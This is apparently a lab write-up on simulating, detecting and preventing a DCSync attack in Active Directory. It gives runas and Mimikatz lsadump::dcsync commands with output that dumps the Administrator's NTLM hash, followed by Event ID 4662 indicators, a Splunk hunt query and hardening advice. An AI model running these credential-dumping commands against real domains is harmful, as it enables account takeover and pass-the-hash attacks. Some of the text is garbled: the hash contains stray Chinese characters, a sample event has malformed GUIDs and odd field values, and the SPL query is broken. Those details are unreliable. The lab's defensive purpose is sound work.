

## **Project: DCSync Attack – Simulation, Detection & Prevention**

**Type:** Lab Project

**Tools Used:** Mimikatz, Event Viewer, cmd.exe


**Objective:** Simulate a DCSync attack and explore ways to detect and prevent it in an Active Directory environment.

### **Overview:**

DCSync is a **post-exploitation attack** where an attacker simulates the behavior of a Domain Controller (DC) to request replication of password data from another DC. This is done using **Directory Replication Service (DRS)** via **RPC calls**.

Attackers need an account with the following permissions:

- Replicating Directory Changes
- Replicating Directory Changes All



### **Attack Execution:**

In this lab, the user account Rocky has replication privileges. The attack was carried out by launching a command shell (cmd.exe) as the Rocky user.



```
C:\Users\bob\Downloads>runas /user:eagle\rocky cmd.exe
Enter the password for eagle\rocky:
Attempting to start cmd.exe as user "eagle\rocky" ...
C:\Users\bob\Downloads>
```

**New prompt as Rocky**

cmd.exe (running as eagle\rocky)

Using **Mimikatz**, the following command was run to replicate the credentials of the Administrator account:

Command: lsadump::dcsync /user:domain\Administrator

```
mimikatz # lsadump::dcsync /domain:eagle.local /user:Administrator
[DC] 'eagle.local' will be the domain
[DC] 'DC2.eagle.local' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : Administrator

** SAM ACCOUNT **

SAM Username : Administrator
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 07/08/2022 12.24.13
Object Security ID : S-1-5-21-1518138621-4282902758-752445584-500
Object Relative ID : 500

Credentials:
Hash NTLM: fc当地 65703dd2b0bd789977f1f3eeaeacf
```

This retrieved the NTLM hash of the Administrator. We noted that appending /all would have dumped hashes of all domain users.

These hashes could be used for:

- Offline password cracking

- Pass-the-Hash (PtH) attacks

Detection:

DCSync triggers Event ID 4662, which logs when operations are performed on Active Directory objects.

Important indicators:

- The event will include GUIDs:
  - 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2 (replication requests)
  - 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2
- The actor should typically be a Domain Controller. If the event shows a non-DC account (e.g., Rocky), this is suspicious.

Event 4662, Microsoft Windows security auditing.

General	Details
An operation was performed on an object.	
<b>Subject :</b> Security ID: EAGLE\rocky Account Name: <b>rocky</b> <span style="color:red; font-size: small;">Account name is not a Domain Controller</span> Account Domain: EAGLE Logon ID: 0x1EB0C4C	
<b>Object:</b> Object Server: DS Object Type: domainDNS Object Name: DC=eagle,DC=local Handle ID: 0x0	
<b>Operation:</b> Operation Type: Object Access Accesses: Control Access  Access Mask: 0x100 Properties: Control Access <b>{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}</b> domainDNS	
<b>Additional Information:</b> Parameter 1: - Parameter 2:	

in SIEM:

we can use this SPL to hunt for it in splunk:

SPL: index="main" EventCode=4662 Access\_Mask=0x100 Account\_Name!=\*\$("1131f6aa-9c07-11d1-f79f-00c04fc2dcd2" OR "1131f6ad-9c07-11d1-f79f-00c04fc2dcd2")

Event Details
Time: 11/08/2022 12:52:23 PM
LogName: Security
Source: Microsoft-Windows-security auditing
EventID: 4662
EventType: 8
ComputerName: MTHOME767RAD
SourceName: Microsoft Windows security auditing.
TypeInformation:
RecordNumber: 4139
Keywords: Audit Success
TaskCategory: Directory Service Access
OpCode: Info
Message: An operation was performed on an object.
Subject :
Security ID: S-1-5-21-1065437819-1076365383-210967859-1103
Account Name: null
Account Domain: UNVALID
Logon ID: 0x600A09
Object:
Object Server: 25
Object Type: 3(19195a5b-6da8-11db-af31-98c44fd39e5)
Object Name: %E87272D54-a3c1-4bf2-8579-38bea4a817a)
Handle ID: 0x8
Operation:
Operation Type: Object Access
Accesses: Control Access
Access Mask: 0x100
Properties: Control Access
(1131f6aa-9c07-11d1-f79f-00c04fc2dcd2)
(19195a5b-6da8-11db-af31-98c44fd39e5)

## Prevention:

- RPC Firewall:** Configure it to **only allow legitimate DCs** to perform replication via RPC. This limits the ability of attacker-controlled accounts to make replication requests.
- Least Privilege Principle:** Avoid assigning replication rights to unnecessary accounts.
- Monitoring:** Alert on Event ID 4662 where the actor is not a known DC.
- Audit Replication Rights:** Periodically review who has replication-related permissions.